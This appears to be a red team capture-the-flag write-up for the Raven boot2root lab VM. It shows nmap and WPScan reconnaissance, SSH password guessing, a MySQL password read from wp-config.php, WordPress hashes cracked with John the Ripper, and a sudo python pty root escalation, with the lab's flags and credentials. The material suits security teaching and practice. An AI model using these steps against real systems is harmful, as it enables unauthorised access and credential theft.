
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
root@Kali:~# nmap -sV 192.168.1.110
```



This scan identifies the services below as potential points of entry:

- Target 1 (192.168.1.110)

- 22/tcp – ssh – OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
- 80/tcp – http – Apache httpd 2.4.10 ((Debian))
- 111/tcp – rpcbind – 2-4 (RPC #100000)
- 139/tcp – netbios-ssn – Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
- 445/tcp – netbios-ssn – Samba smbd 3.X – 4.X (workgroup: WORKGROUP)

```
root@Kali:~# nmap -sV 192.168.1.115
```

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-02 17:07 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00097s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:
- Target 2 (192.168.1.115)
- 22/tcp – ssh – OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
- 80/tcp – http – Apache httpd 2.4.10 ((Debian))
- 111/tcp – rpcbind – 2-4 (RPC #100000)
- 139/tcp – netbios-ssn – Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
- 445/tcp – netbios-ssn – Samba smbd 3.X – 4.X (workgroup: WORKGROUP)

The following vulnerabilities were identified on each target:
- Target 1
- Network Mapping Scan (NMap)
- WPScan WordPress User Enumeration
- Unsalted Password Hashes/ Weak Password Encryption
- Open Permissions for “wp-config.php” file for mySQL Database Passwords
- Plain Text Storage of Secret Information (flags)
- (Root) Privilege Escalation Access

Other known CVE vulnerabilities for the outdated version of Apache 2.4.10 can be found here:
https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-529730/Apache-Http-Server-2.4.10.html

Outdated versions of Samba 3.X – 4.X had numerous vulnerabilities listed due to old versioning:
https://www.cvedetails.com/vulnerability-list/vendor_id-102/opec-1/Samba.html

WPScan also found several WordPress related vulnerabilities listed that were of interest for further research:

```
Shell No.1
File  Actions  Edit  View  Help

         WordPress Security Scanner by the WPScan Team
                          Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Jun  2 22:43:32 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
```

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# nmap -v --script vuln 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-05 23:14 PDT
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:14
Completed NSE at 23:14, 10.00s elapsed
Initiating NSE at 23:14
Completed NSE at 23:14, 0.00s elapsed
Initiating ARP Ping Scan at 23:14
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 23:14, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:14
Completed Parallel DNS resolution of 1 host. at 23:14, 0.00s elapsed
Initiating SYN Stealth Scan at 23:14
Scanning 192.168.1.110 [1000 ports]
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 445/tcp on 192.168.1.110
Completed SYN Stealth Scan at 23:14, 0.10s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.110.
Initiating NSE at 23:14
Completed NSE at 23:14, 34.29s elapsed
Initiating NSE at 23:14
Completed NSE at 23:14, 0.34s elapsed
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp  open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.110
|   Found the following possible CSRF vulnerabilities:

|     Path: http://192.168.1.110:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/team.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/index.html
|     Form id:
```

```
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/about.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.110:80/service.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|   /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

NSE: Script Post-scanning.
Initiating NSE at 23:14
Completed NSE at 23:14, 0.00s elapsed
Initiating NSE at 23:14
Completed NSE at 23:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 45.36 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
root@Kali:~# nmap -v --script vuln 192.168.1.110
```

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

flag1{b9bbcb33e11b80be759c4e844862482d}

****Exploit Used****

- Password Guessing to gain system access
- The resulting successful password guessed was matching the username "michael"

****Commands Used****

- **flag 2 was found first before flag 1 was found. Commands continue from after flag 2**
- *cd /var/www*
- *ls*
- *grep -R flag html*

  *there was a sub-folder "html" containing more information related to the website server next to where "flag2.txt" was found.

```
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
flag2.txt:flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ grep -R flag html
```

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

****Exploit Used****

- Password Guessing to gain system access
- The resulting successful password guessed was matching the username "michael"

****Commands Used****

- **flag 2 was found first before flag 1 was found. Login commands initiated here**
- *ssh michael@192.168.110*
- *(password) michael*
- *cd /*
- *locate *flag**

```
michael@target1:/$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

```
michael@target1:/$ locate *flag*
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:/$
```

flag3{afc01ab56b50591e7dccf93122770cd2}

****Exploit Used****

- Unrestricted permissions to “wp-config.php” file containing plain text password of mySQL database login for root user
- Plain text storage of secret information on mySQL databases


****Commands Used****

- *nano /var/www/html/wordpress/wp-config.php*
- *mysql -u root p*
- *(password) R@v3nSecurity*
- *show databases;*
- *show tables;*
- *select * from wp_posts;*

```
michael@target1: /var/www/html
File  Actions  Edit  View  Help
  GNU nano 2.2.6                File: /var/www/html/wordpress/wp-config.php

 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 69
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
michael@target1:/
File  Actions  Edit  View  Help
show databases
show databases' at line 1
mysql> show databases
    -> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right synt
ax to use near 'show databases' at line 2
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```



flag4{715dea6c055b9fe3337544932f2941ce}

****Exploit Used****

- Unrestricted permissions to "wp-config.php" file containing plain text password of mySQL database login for root user
- Plain text storage of secret information on mySQL databases

****Commands Used****

- *mysql -u root p*
- *(password) R@v3nSecurity*
- *show databases;*
- *show tables;*
- *select * from wp_users;*
- ****ex-filtrated found md5 password hashes to local machine to password crack****
- *john –incremental wp-hashses.txt (password found for steven was pink84)*
- *ssh steven@192.168.1.110*
- *(password) pink84*
- *sudo -l*
- ****escalated to root privileges via available sudo access through common python shell script****
- *sudo python -c 'import pty;pty.spawn("/bin/bash");'*
- ****steven user now has root access****
- *cd /*
- *locate *flag**
- *cat /root/flag4.txt*

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

```
root@Kali:~# john --incremental wp-hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x
3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07  0g/s 14845p/s 29690c/s 29690C/s jazero..joser1
pink84           (steven)
1g 0:00:04:14  0.003936g/s 22366p/s 36310c/s 36310C/s 2h0283..2h067f
1g 0:00:04:16  0.003906g/s 22466p/s 36301c/s 36301C/s pcammy..pcalke
```

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun  2 15:50:33 2022 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

```
root@target1:/home/steven# ls
root@target1:/home/steven# cd /
root@target1:/# locate *flag*
/root/flag4.txt
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/lib/mysql/debian-5.5.flag
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
root@target1:/#
```

```
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```